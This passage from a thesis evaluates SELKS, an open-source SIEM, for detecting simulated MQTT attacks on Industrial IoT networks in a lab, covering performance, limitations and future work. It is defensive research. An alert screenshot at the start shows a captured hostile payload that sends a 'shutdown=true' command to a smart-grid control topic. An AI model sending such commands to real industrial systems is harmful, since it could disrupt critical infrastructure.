


Figure 4.1: SELKS's dashboard

Timestamp	Method	Source IP	Destination IP	Proto	Probe	Category	Tag
2025-04-29 03:58:42 pm	MQTT sinister traffic detected - smart/grid/control	192.168.226.1	192.168.226.128	TCP	suricata		untagged

Detection Method		IP and basic information		Enrichment		Flow		Geo IP	
Method	MQTT sinister traffic detecte...	Source IP	192.168.226.1	No data		Flow start	2025-04-29T12:58:16.884422...	No data	
Method ID	1000004	Source port	12345			Client IP	192.168.226.1		
Category		Destination IP	192.168.226.128			Server IP	192.168.226.128		
Severity	Severe	Destination port	1883			Bytes to server	341560		
Revision	1	IP protocol	TCP			Bytes to client	216378		
		Probe	suricata			Pkts to server	4008		
		Network interface	ens33			Pkts to client	4007		
						Flow ID	139390393816216		

Ethernet		Detection method metadata	
Source MAC	00:50:56:c0:00:08	No data	
Destination MAC	00:0c:29:2b:8b:63		

Payload printable  
 @1...smart/grid/controlshutdown=true

Figure 4.2: SELKS's event view

## 4.4 Performance Evaluation

The performance of SELKS was evaluated based on processing speed, resource utilization, and scalability. The system maintained stable performance during stress tests involving high volumes of IIoT traffic, with average CPU and memory usages never reaching over 75%. There was no latency beyond the pre-definable refresh time of the ingestion. This lack of latency proves Elasticsearch's capabilities for real-time monitoring requirements such as effective handling of increased traffic loads.

Resource efficiency was demonstrated by SELKS's ability to process and index large volumes of IIoT traffic without significant delays. After sending 50,000 MQTT packets, every packet that fitted to the refresh time frame of ingestion was detected. This hints that SELKS can be deployed on standard hardware configurations, making it a cost-effective solution for IIoT security monitoring. Table 4.1 presents performance and responsiveness results of the testing.

Table 4.1: Performance and Responsiveness Metrics of SELKS

Metric	Description	Value	Interpretation
Detection Rate	Proportion of attack packets detected	100%	Custom Suricata rules matched all crafted packets
Alert Latency	Time between packet injection and alert generation	$\leq 10s$	Matches SELKS's log ingestion interval
Traffic Volume	Number of packets sent during tests	50,000+	Tested under stress conditions
Resource Usage	CPU and memory usage during traffic injection	$\leq 75\%$	No performance bottlenecks observed
Dashboard Update Interval	Delay in visualizing alerts in Kibana	$\leq 10s$	Real-time monitoring confirmed

*Note: These results were obtained in a highly controlled lab setup, where attack packets were specifically crafted to match custom Suricata rules. As such, real-world environments would likely yield less than perfect detection performance due to encryption, payload variation, and traffic noise. However, since one of the goals of this thesis was to prove that IIoT attacks could be monitored with existing solutions, these results prove that Suricata supports rule-making for IIoT traffic, and that SELKS can visualize the attacks correctly.*

## 4.5 Limitations and Challenges

Despite its effectiveness, the implementation of SELKS presented challenges. A key limitation was the complexity of writing custom Suricata rules for diverse IIoT protocols. Rule writer has to be well acknowledged with the protocols and rule

signatures to customize new rules against emerging threats.

Managing encrypted traffic posed also a challenge, as Suricata’s rule-based detection struggled with payloads that were not corresponding well enough against the rules. The rules were designed to be general in a way that they could detect different but similar payloads. However, if a payload is different enough, they will get past Suricata. This requires knowledge of all possible malicious payloads and expertise to craft signatures and rules that could dynamically cover variations among payloads. Dynamic rules and machine learning could provide solutions to these issues.

While the simulation environment displayed great results, further validation should be put in place. The experimentation involved only a PC that contained both the attacker and the victim, while in the real world there would be thousands of different devices used for attacking an infrastructure. Thousands of devices sending thousands of packets would show a DDoS attack of such scale that this experiments could not show. However, the scope of this thesis was to prove the capability of an open-source SIEM to be capable of detecting threats of the smart industry of today and future.

## 4.6 Summary

In summary, the results demonstrate that SELKS is a viable open-source SIEM solution for monitoring IIoT networks. Its ability to accurately detect threats of IIoT, combined with effective visualization and reporting tools, highlights its potential as a cost-effective security solution for IIoT environments.

However, challenges related to rule management and payload variation indicate areas for further research and improvement. Integrating advanced anomaly detection techniques could enhance the detection capabilities of SELKS, providing a more comprehensive security solution for IIoT networks.

# 5 Discussion

## 5.1 Evaluation of the Methodology

The methodology employed in this thesis was structured to offer a practical, cost-effective, and replicable approach to validating SELKS's capability as an IIoT-specific SIEM system. Deploying SELKS within VMware provided a controlled and isolated environment that allowed fine-grained testing without the risks associated with impacting production systems. The use of Scapy for custom packet crafting enabled realistic simulations of IIoT attack scenarios, DoS, Brute Force, and Sybil attacks, ensuring that the evaluation closely mimicked real-world conditions.

The decision to use a minimalistic architecture; a single host machine acting both as packet generator and monitoring target, offered clear advantages in simplicity and control. However, it also introduced certain limitations, as the full complexity of distributed IIoT environments could not be fully replicated. Nevertheless, for the defined objectives of assessing threat detection, system responsiveness, and visualization capabilities, the chosen methodology proved effective and sufficient.

Custom Suricata rules tailored for MQTT traffic were central to the methodology's success. By focusing rule design on unauthorized commands, excessive traffic, and anomalous payloads, the system's ability to detect real-world attack patterns was tested rigorously. Overall, the methodological design successfully balanced the need for realism, control, and resource limitations.

## 5.2 Analyzing the Results

The results obtained from the testing and validation phases strongly support the conclusion that SELKS is capable of functioning as an effective SIEM solution for IIoT environments. The system demonstrated a high detection rate across the simulated attack types. Flooding attacks were promptly detected by custom Suricata rules, unauthorized topic subscription attempts were flagged, and Sybil attacks were identified based on anomalous payload characteristics.

Alert latency was consistently within the 10-second refresh interval of Kibana's data ingestion, indicating near-real-time threat detection. Kibana's dashboards, coupled with Suricata's detailed logging, provided immediate visibility into attack events, allowing security administrators to quickly identify and categorize incidents.

The visualization of alerts showed that SELKS is particularly strong in presenting complex data in an understandable format. Time-series graphs, pie charts, and tabular displays offered multiple perspectives on the same data set, which is critical for comprehensive threat analysis. Furthermore, system performance remained stable even under stress tests involving tens of thousands of MQTT packets, demonstrating that SELKS can handle high traffic volumes without significant performance degradation.

However, it was observed that Suricata's detection efficacy largely depended on the precision of the rules and the clarity of attack signatures. Variations in payload structures and encrypted traffic slightly reduced detection reliability. This highlights an important limitation: signature-based detection is inherently reactive and depends on prior knowledge of attack characteristics.

## 5.3 Benefits and Limitations

### 5.3.1 Benefits

One of the key benefits observed during this study is the **cost-effectiveness** and **accessibility** of SELKS. As a free, open-source platform, SELKS enables smaller organizations to implement security monitoring without the prohibitive licensing costs associated with commercial SIEM solutions. Moreover, its modular architecture built on robust components such as Suricata, Elasticsearch, Logstash, and Kibana provides enterprise-grade functionality.

The **ease of customization** is another important advantage. Writing custom rules in Suricata, although requiring some expertise, allows organizations to tailor detection mechanisms specifically for their IIoT environments. The combination of Scapy for custom traffic generation and SELKS for monitoring proved especially powerful for both research and training purposes.

SELKS's strong **visualization** capabilities are vital for enhancing situational awareness. The ability to monitor IIoT traffic in real time, drill down into specific alerts, and analyze packet-level details significantly simplifies incident response.

### 5.3.2 Limitations

Despite its strengths, several limitations were identified. First, **rule creation for IIoT protocols** remains complex. Unlike common IT protocols like HTTP, industrial protocols often lack standardization, making it harder to create effective detection rules. Expertise in both network security and IIoT-specific communication standards is required.

Secondly, **handling encrypted traffic** is a major challenge. Suricata's visibility into encrypted payloads is inherently limited, meaning attacks using encrypted MQTT sessions could bypass detection unless SSL/TLS inspection or anomaly-

based techniques are introduced. Although, by reactively defining rule signatures with known encrypted payloads, attacks employing that respectful payload will get alerted in time.

Thirdly, **scalability in very large IIoT environments** was not fully tested in this study. While SELKS handled simulated traffic loads well, real-world deployments involve significantly larger numbers of devices, more diverse traffic types, and more advanced evasion tactics.

Finally, **operational overhead** such as tuning rules, updating detection signatures, and maintaining infrastructure adds ongoing administrative burden. While the methodology of this thesis follows proof-of-concept deployment, production use would demand considerable effort for maintenance and optimization.

## 5.4 Insights for Future Implementation

The findings of this research provide several insights for organizations aiming to deploy SELKS or similar open-source SIEM solutions for IIoT security monitoring. **Custom Rules Are Essential:** out-of-the-box rule sets are not tailored for IIoT traffic. Effective protection requires developing protocol-specific rules. Standardized ruleset with thousands of different signatures for the known protocols should be developed. **Use of AI:** an AI model can be trained with Suricata's rule format, packet structures of IIoT protocols, and malicious payloads. This would make ruleset development much more easier. **Anomaly Detection Enhancements:** future implementations should integrate machine learning-driven anomaly detection mechanisms to supplement static signature matching. **Encrypted Traffic Handling:** deploying SSL/TLS inspection or metadata analysis techniques can improve visibility over encrypted communications. **Continuous Validation and Red Team Testing:** ongoing attack simulation exercises using tools like Scapy are critical to keep the detection system effective against evolving threats. **Training and Skill**

**Development:** operational success requires trained security staff familiar with IIoT protocols, ELK Stack operations, and rule customization. **Real-world testing scenario:** a small test facility with different IIoT devices and machines could be established, where red team ethical hackers would launch different attacks to test the SIEM used in that facility.

In conclusion, while SELKS presents a promising open-source solution for IIoT security monitoring, successful deployment requires thoughtful customization, continuous adaptation, and skilled personnel to maintain effectiveness in a dynamic threat landscape.

# 6 Conclusion and Future Work

## 6.1 Summary of Findings

This thesis investigated the use of SELKS, an open-source SIEM platform, for monitoring and detecting threats in IIoT environments. A virtualized experimental setup was created, where SELKS was deployed within VMware and tested against custom-crafted MQTT traffic generated by Scapy. The objective was to assess whether an open-source solution could effectively detect, log, and visualize IIoT-specific security events.

The findings show that SELKS, when equipped with tailored Suricata rules, effectively detected common IIoT attack patterns including DoS, Brute Force, and Sybil attacks. The system achieved high detection rates, low alert latency, and stable resource utilization even under high network load conditions. Kibana's visualization capabilities further enhanced situational awareness by providing intuitive and comprehensive dashboards.

Although the system performed effectively within the scope of this thesis, certain challenges were identified, particularly related to the complexity of rule creation, handling of encrypted traffic, and scalability concerns in large-scale industrial deployments.

## 6.2 Answering to Research Questions

- **What are the main cybersecurity threats that disturb IIoT environments?**

This question sought to identify the critical security risks faced by IIoT infrastructures. Given the highly interconnected and heterogeneous nature of IIoT systems, threats can originate from unauthorized access attempts, exploitation of unpatched vulnerabilities, protocol manipulation, DoS attacks, lateral movement from IT to OT networks, and supply chain compromises. Understanding these threat vectors is fundamental to designing appropriate monitoring, detection, and response mechanisms tailored to the IIoT ecosystem.

- **How could an open-source network security monitoring tool be configured as a SIEM system to monitor IIoT systems, and how could the solution be fine-tuned?**

This question investigated the practical configuration and adaptation of open-source technologies for use as a SIEM system, specifically within an IIoT environment. It examined how a tool like SELKS can be customized, including the deployment of Suricata for real-time traffic inspection, Logstash and Elasticsearch for log collection and analysis, and Kibana for visualization. Fine-tuning focused on the creation of IIoT-specific Suricata detection rules, crafting simulated attack traffic with Scapy, and updating the packets with AI to validate functionalities of the detection rules. This way rules can be effectively tested.

The solution was cost-effective, easy to deploy, and fine-tuning was also effective. However, fine-tuning requires knowledge of both Python and format of Suricata. Continuous adjustment of detection thresholds, enrichment of alert

metadata, and updating of rulesets based on observed traffic patterns are necessary to maintain high detection accuracy and minimize false positives.

- **What benefits and challenges does the solution have when used as a SIEM system, and how effective is the solution?**

The benefits of the SELKS-based SIEM solution include low cost, ease of deployment, strong real-time visualization capabilities, flexibility in rule customization, and the ability to detect various IIoT-specific threats. It enables organizations to implement a tailored cybersecurity monitoring solution without significant financial investment.

However, challenges include the complexity of writing and maintaining custom detection rules for diverse IIoT protocols, limited visibility into encrypted communications, and operational overhead in managing and tuning the system. Despite these challenges, the solution proved highly effective in the experimental setup. SELKS managed to detect every malicious packet, and even when 50,000 packets were sent every packet were addressed. Alerts were triggered within a 10-second ingestion window—the minimum refresh interval configured in Kibana. No packet dropped below this threshold went undetected, and no false positives were reported due to the rule specificity.

Note-worthily, if attack itself took over ten seconds, then the packets sent after the first ten seconds were ingested during the next ten-second interval. The system maintained stable CPU and memory usage, with resource consumption remaining well below 75% of the allocated virtual machine capacity, confirming the suitability of the solution even on consumer-grade hardware. These results indicate that, under controlled conditions, an open-source SIEM platform can provide reliable and responsive threat monitoring tailored to IIoT environments.

## 6.3 Limitations

Several limitations were encountered during this study. First, the experimental environment was relatively small-scale, consisting of a single host and a virtualized SIEM deployment. In real-world industrial settings, networks are larger, more heterogeneous, and more complex. Consequently, the scalability and operational resilience of SELKS in large environments were not fully tested.

Second, encryption in IIoT communications remains a significant challenge. The fine-tuning is very laborous task when the rule management is handled reactively. Malicious and encrypted payloads raise an alarm when it matches an already made signature. In other words, to block something with this setup, one must first receive an attack.

Lastly, the creation and maintenance of custom Suricata rules for a wide range of IIoT protocols require domain-specific expertise and continuous effort to remain effective against evolving threats.

## 6.4 Future Work

Several directions are recommended for future research. Future studies should implement SELKS in larger and more complex IIoT environments involving multiple devices, varied communication protocols, and distributed network topologies to evaluate real-world scalability and performance. Enhancements such as SSL/TLS inspection, development of behavior-based anomaly detection should be explored to improve detection capabilities for encrypted IIoT communications. Protocol Diversification Testing with additional IIoT protocols like Zigbee, LoRaWAN, and SigFox would further validate the flexibility and adaptability of SELKS as a comprehensive IIoT security monitoring solution. Integrating ML techniques to anomaly detection algorithms could complement Suricata's signature-based approach and enhance the

---

system's ability to detect unknown or emerging threats. In the current era where AI and LLMs are having breakthrough after another, Suricata's format, packet structures, and attack vectors could be used to train an AI model capable of generating new rules as new threats emerge. Red Team penetration tests and continuous red team exercises would provide deeper insights into both existing and future systems' resilience and responsiveness under more dynamic and stealthy attack scenarios.

In conclusion, while SELKS already demonstrates strong potential as a cost-effective IIoT SIEM solution, continuous development, scaling, and adaptation are essential to meet the evolving cybersecurity challenges of the industrial domain.

# References

- [1] iED Team, *A brief history of the 4 industrial revolutions that shaped the world*, Accessed: 2025-02-23, Jun. 2019. [Online]. Available: <https://ied.eu/project-updates/the-4-industrial-revolutions/>.
- [2] C. Adaros-Boye, P. Kearney, and M. Josephs, “Continuous Risk Management for Industrial IoT: A Methodological View”, in *Risks and Security of Internet and Systems*, S. Kallel, F. Cuppens, N. Cuppens-Boulahia, and A. H. Kacem, Eds., Hammamet, Tunisia: Springer International Publishing, Feb. 2020, pp. 34–49, ISBN: 978-3-030-41568-6. DOI: 10.1007/978-3-030-41568-6\_3.
- [3] C. A. Boye, P. Kearney, and M. Josephs, “Cyber-Risks in the Industrial Internet of Things (IIoT): Towards a Method for Continuous Assessment”, in *Information Security*, L. Chen, M. Manulis, and S. Schneider, Eds., Guildford, UK: Springer International Publishing, Aug. 2018, pp. 502–519, ISBN: 978-3-319-99136-8. DOI: 10.1007/978-3-319-99136-8\_27.
- [4] A. H. Eyeleko and T. Feng, “A critical overview of industrial internet of things security and privacy issues using a layer-based hacking scenario”, *IEEE Internet of Things Journal*, vol. 10, no. 24, pp. 21 917–21 941, Aug. 2023. DOI: 10.1109/JIOT.2023.3308195.
- [5] H.-Y. Chuang and R.-M. Chen, “Detection of attacks on industrial internet of things using fewer features”, in *2023 Sixth International Symposium on*

- Computer, Consumer and Control (IS3C)*, Taiwan: IEEE, 2023, pp. 1–4. DOI: 10.1109/IS3C57901.2023.00009.
- [6] I. Bibi, A. Akhunzada, and N. Kumar, “Deep AI-Powered Cyber Threat Analysis in IIoT”, *IEEE Internet of Things Journal*, vol. 10, no. 9, pp. 7749–7760, May 2023. DOI: 10.1109/JIOT.2022.3229722.
- [7] G. Tsochev, “Some security problems and aspects of the industrial internet of things”, in *2020 International Conference on Information Technologies (InfoTech)*, New York, USA: IEEE, Oct. 2020, pp. 1–5. DOI: 10.1109/InfoTech49733.2020.9211078.
- [8] M. S. Andhare, V. S. Kumbhar, and A. A. Tekade, “Detecting cybersecurity attacks in industrial internet of things: A systematic literature review”, in *2023 5th Biennial International Conference on Nascent Technologies in Engineering (ICNTE)*, Mumbai, India: IEEE, Jun. 2023, pp. 1–7. DOI: 10.1109/ICNTE56631.2023.10146705.
- [9] Y. L. Aung, H. H. Tiang, H. Wijaya, M. Ochoa, and J. Zhou, “Scalable VPN-forwarded Honeypots: Dataset and Threat Intelligence Insights”, in *Sixth Annual Industrial Control System Security (ICSS) Workshop*, ser. ICSS 2020, Austin, TX, USA: Association for Computing Machinery, Apr. 2021, pp. 21–30, ISBN: 9781450390026. DOI: 10.1145/3442144.3442146.
- [10] S. Prasad, P. Munaweera, T. Hewa, Y. Siriwardhana, and M. Ylinattila, “Simulation of IIoT-Driven Attack Vectors on 5G Core Networks: Dataset Generation and Machine Learning Based Detection”, in *Proceedings of the 14th International Conference on the Internet of Things*, ser. IoT ’24, Oulu, Finland: Association for Computing Machinery, Mar. 2025, pp. 184–187, ISBN: 9798400712852. DOI: 10.1145/3703790.3703815.

- 
- [11] D. G. Berbecaru and A. Lioy, “Threat-TLS: A Tool for Threat Identification in Weak, Malicious, or Suspicious TLS Connections”, in *Proceedings of the 19th International Conference on Availability, Reliability and Security*, ser. ARES ’24, Vienna, Austria: Association for Computing Machinery, Jul. 2024. DOI: 10.1145/3664476.3670945.
- [12] H. Kayan, M. Nunes, O. Rana, P. Burnap, and C. Perera, “Cybersecurity of industrial cyber-physical systems: A review”, *ACM Computing Survey*, vol. 54, no. 11s, Sep. 2022, ISSN: 0360-0300. DOI: 10.1145/3510410.
- [13] P. Empl and G. Pernul, “A Flexible Security Analytics Service for the Industrial IoT”, in *Proceedings of the 2021 ACM Workshop on Secure and Trustworthy Cyber-Physical Systems*, ser. SAT-CPS ’21, Virtual Event, USA: Association for Computing Machinery, Apr. 2021, pp. 23–32, ISBN: 9781450383196. DOI: 10.1145/3445969.3450427.
- [14] G. Almeida, P. Taraborelli, and H. Silva, “An Approach Toward Enhancing OT and IoT Security”, in *Proceedings of the 13th Latin-American Symposium on Dependable and Secure Computing*, ser. LADC ’24, Recife, Brazil: Association for Computing Machinery, Dec. 2024, pp. 28–29, ISBN: 9798400717406. DOI: 10.1145/3697090.3699802.
- [15] J. Gubbi, R. Buyya, S. Marusic, and M. Palaniswami, “Internet of Things (IoT): A vision, architectural elements, and future directions”, *Future Generation Computer Systems*, vol. 29, no. 7, pp. 1645–1660, Sep. 2013, ISSN: 0167-739X. DOI: 10.1016/j.future.2013.01.010.
- [16] H. Boyes, B. Hallaq, J. Cunningham, and T. Watson, “The industrial internet of things (IIoT): An analysis framework”, *Computers in Industry*, vol. 101, pp. 1–12, Oct. 2018, ISSN: 0166-3615. DOI: 10.1016/j.compind.2018.04.015.

- [17] J. Lee, B. Bagheri, and H.-A. Kao, “A cyber-physical systems architecture for industry 4.0-based manufacturing systems”, *Manufacturing Letters*, vol. 3, pp. 18–23, Jan. 2015, ISSN: 2213-8463. DOI: 10.1016/j.mfglet.2014.12.001.
- [18] A. Humayed, J. Lin, F. Li, and B. Luo, “Cyber-physical systems security—a survey”, *IEEE Internet of Things Journal*, vol. 4, no. 6, pp. 1802–1831, Dec. 2017. DOI: 10.1109/JIOT.2017.2703172.
- [19] W. Yu, F. Liang, X. He, *et al.*, “A survey on the edge computing for the internet of things”, *IEEE Access*, vol. 6, pp. 6900–6919, Nov. 2018. DOI: 10.1109/ACCESS.2017.2778504.
- [20] K. Stouffer, M. Pease, C. Tang, *et al.*, *Guide to Operational Technology (OT) Security*. US Department of Commerce, National Institute of Standards and Technology, Sep. 2023. DOI: 10.6028/NIST.SP.800-82r3.
- [21] R. Langner, “Stuxnet: Dissecting a cyberwarfare weapon”, *IEEE Security & Privacy*, vol. 9, no. 3, pp. 49–51, Jun. 2011. DOI: 10.1109/MSP.2011.67.
- [22] ENISA, “Good practices for security of internet of things in the context of smart manufacturing”, *European Union Agency for Network and Information Security*, Nov. 2018. DOI: 10.2824/851384.
- [23] L. Axon, K. Fletcher, A. S. Scott, *et al.*, “Emerging cybersecurity capability gaps in the industrial internet of things: Overview and research agenda”, *Digital Threats*, vol. 3, no. 4, Dec. 2022. DOI: 10.1145/3503920.
- [24] Veridify Security. “Zero trust: Reinforcing security in industrial control systems”. Accessed: 2025-04-14. (), [Online]. Available: <https://www.veridify.com/zero-trust-reinforcing-security-in-industrial-control-systems/>.

- 
- [25] RSA Conference. “Securing IoT Ecosystems: Navigating Challenges in Industrial IoT Networks”. Accessed: 2025-04-14. (Nov. 2023), [Online]. Available: <https://www.rsaconference.com/library/blog/securing-iot-ecosystems-navigating-challenges-in-industrial-iot-networks>.
- [26] A. S. Mohammed, N. Saxena, and O. Rana, “Wheels on the modbus - attacking modbus tcp communications”, in *Proceedings of the 15th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, ser. WiSec '22, San Antonio, TX, USA: Association for Computing Machinery, May 2022, pp. 288–289, ISBN: 9781450392167. DOI: 10.1145/3507657.3529654.
- [27] Forescout Research - Vedere Labs. “Deep Lateral Movement in OT Networks: When Is a Perimeter Not a Perimeter?” Accessed: 2025-04-14. (Feb. 2023), [Online]. Available: <https://www.forescout.com/blog/deep-lateral-movement-in-ot-networks-when-is-a-perimeter-not-a-perimeter/>.
- [28] Cisco Systems. “IoT Field Network Director DoS Vulnerability”. Accessed: 2025-04-14. (Jan. 2019), [Online]. Available: <https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-20190123-iot-fnd-dos.html>.
- [29] CCLab. “Securing IIoT Systems: An Analysis of Key Vulnerabilities and Threats in Manufacturing Industries”. Accessed: 2025-04-14. (Oct. 2024), [Online]. Available: <https://www.cclab.com/news/securing-iiot-systems-an-analysis-of-key-vulnerabilities-and-threats-in-manufacturing-industries>.
- [30] Secomea. “IIoT Cyber-Risks: Common Errors to Avoid and Main Types of Cyberattacks to Manufacturing Organizations”. Accessed: 2025-04-14. (Mar. 2024), [Online]. Available: <https://secomea.com/iiot/iiot-risks-common-errors/>.

- [31] C. Zanasi, S. Russo, and M. Colajanni, “Flexible zero trust architecture for the cybersecurity of industrial IoT infrastructures”, *Ad Hoc Networks*, vol. 156, p. 103 414, Apr. 2024, ISSN: 1570-8705. DOI: 10.1016/j.adhoc.2024.103414.
- [32] Rambus. “Industrial IoT: Threats and Countermeasures”. Accessed: 2025-04-14. (), [Online]. Available: <https://www.rambus.com/iot/industrial-iot/>.
- [33] Industrial Internet Consortium. “IIoT Micro-Segmentation Best Practices”. Accessed: 2025-04-14. (Nov. 2019), [Online]. Available: <https://www.iiconsortium.org/2019/11/iiot-micro-segmentation/>.
- [34] Y. Lu, S. Chai, Y. Suo, F. Yao, and C. Zhang, “Intrusion detection for industrial internet of things based on deep learning”, *Neurocomputing*, vol. 564, p. 126 886, Jan. 2024, ISSN: 0925-2312. DOI: 10.1016/j.neucom.2023.126886.
- [35] Xage Security, *Role-Based Access Control (RBAC) in Industrial IoT*, Accessed: 2025-04-14, May 2020. [Online]. Available: [https://xage.com/wp-content/uploads/2020/05/xage\\_RBAC.pdf](https://xage.com/wp-content/uploads/2020/05/xage_RBAC.pdf).
- [36] H. Wu, Y. Miao, P. Zhang, Y. Tian, and H. Tian, *Resilience in industrial internet of things systems: A communication perspective*, Jun. 2022. DOI: 10.48550/arXiv.2206.00217.
- [37] F. Y. Aslan and B. Aslan, “Comparison of IoT Protocols with OSI and TCP/IP Architecture”, *International Journal of Engineering Research and Development*, vol. 15, no. 1, pp. 333–343, 2023. DOI: 10.29137/umagd.1063036.
- [38] S.-W. Lin, E. Simmon, D. Young, *et al.*, “The industrial internet reference architecture”, Industry IoT Consortium, Object Management Group, Inc., Tech. Rep., Apr. 2022, Accessed: 2025-02-23. [Online]. Available: <https://www.iiconsortium.org/IIRA.htm>.

- [39] J. Hallsten, *Industrial Internet of Things Reference Architecture (IIC)*, Accessed: 2025-02-23, Mar. 2017. [Online]. Available: <https://www.hallsteninnovations.com/industrial-internet-things-reference-architecture-iic/>.
- [40] U. Hunkeler, H. L. Truong, and A. Stanford-Clark, "MQTT-S — A publish/subscribe protocol for Wireless Sensor Networks", in *2008 3rd International Conference on Communication Systems Software and Middleware and Workshops (COMSWARE '08)*, Bangalore, India, Jan. 2008, pp. 791–798. DOI: 10.1109/COMSWA.2008.4554519.
- [41] A. Banks, E. Briggs, K. Borgendale, and R. Gupta, "MQTT Version 5.0", OASIS Standard, Tech. Rep., Mar. 2019, Accessed: 2025-02-23. [Online]. Available: <https://docs.oasis-open.org/mqtt/mqtt/v5.0/os/mqtt-v5.0-os.html>.
- [42] HiveMQ Team, *MQTT Packets: A Comprehensive Guide*, Accessed: 2025-02-23, Jul. 2024. [Online]. Available: <https://www.hivemq.com/blog/mqtt-packets-comprehensive-guide/>.
- [43] HiveMQ Team, *Modernizing the Smart Manufacturing Industry with MQTT*, Accessed: 2025-02-23. [Online]. Available: <https://www.hivemq.com/resources/modernizing-the-manufacturing-industry>.
- [44] CSE ICON, *Benefits and Applications of MQTT in SCADA for Reliable Data Exchange*, Accessed: 2025-02-23, Oct. 2023. [Online]. Available: <https://www.cse-icon.com/mqtt-in-scada>.
- [45] HiveMQ Team, *Energy Industry Digitization with IIoT and MQTT*, Accessed: 2025-02-23. [Online]. Available: <https://www.hivemq.com/resources/energy-solution-whitepaper/>.
- [46] S. Ziyam, *Understanding MQTT and Its Role in Event-Driven API System Architecture*, Accessed: 2025-02-23, Jun. 2023. [Online]. Available: <https://www.hivemq.com/resources/energy-solution-whitepaper/>.

- [//medium.com/@santhoshziyam/understanding-mqtt-and-its-role-in-event-driven-api-system-architecture-ea478d666520](https://medium.com/@santhoshziyam/understanding-mqtt-and-its-role-in-event-driven-api-system-architecture-ea478d666520).
- [47] D. Kant, A. Johannsen, and R. Creutzburg, “Analysis of IoT Security Risks based on the exposure of the MQTT Protocol”, *Electronic Imaging*, vol. 33, no. 3, pp. 96-1–96-1, Jun. 2021. DOI: 10.2352/ISSN.2470-1173.2021.3.MOBMU-096.
- [48] K. Ware, *Understanding MQTT Security: A Comprehensive Overview*, Accessed: 2025-02-23, Mar. 2023. [Online]. Available: <https://www.emqx.com/en/blog/understanding-mqtt-security-a-comprehensive-overview>.
- [49] HiveMQ Team, *MQTT Security Fundamentals*, Accessed: 2025-02-23. [Online]. Available: <https://www.hivemq.com/mqtt/mqtt-security-fundamentals/>.
- [50] G. González-Granadillo, S. González-Zarzosa, and R. Diaz, “Security Information and Event Management (SIEM): Analysis, Trends, and Usage in Critical Infrastructures”, *Sensors*, vol. 21, no. 14, Jul. 2021, ISSN: 1424-8220. DOI: 10.3390/s21144759.
- [51] IBM, *What is Security Information and Event Management (SIEM)?*, Accessed: 2025-06-07, Jun. 2023. [Online]. Available: <https://www.ibm.com/think/topics/siem>.
- [52] Palo Alto Networks, *What is siem logging?*, Accessed: 2025-06-07. [Online]. Available: <https://www.paloaltonetworks.com/cyberpedia/what-is-siem-logging>.
- [53] Palo Alto Networks, *What are siem implementation best practices?*, Accessed: 2025-06-07. [Online]. Available: <https://www.paloaltonetworks.com/cyberpedia/what-are-siem-implementation-best-practices>.

- [54] Nomios, *The Essential Role of SIEM in Modern Cybersecurity Strategies*, Accessed: 2025-02-23, 2024. [Online]. Available: <https://www.nomios.com/news-blog/the-essential-role-of-siem/>.
- [55] Stamus Networks. “SELKS: Network Security Management Platform”. Accessed: 2025-04-14. (2023), [Online]. Available: <https://www.stamus-networks.com/selks>.
- [56] É. Leblond and P. Manev, “Understanding SELKS and the Stamus Networks Commercial Platforms”, Stamus Networks, Tech. Rep., 2022, Accessed: 2025-02-23. [Online]. Available: [https://www.stamus-networks.com/hubfs/Library/Documents%20\(PDFs\)/StamusNetworks-WP-SELKS-SSP-102022-1.pdf](https://www.stamus-networks.com/hubfs/Library/Documents%20(PDFs)/StamusNetworks-WP-SELKS-SSP-102022-1.pdf).
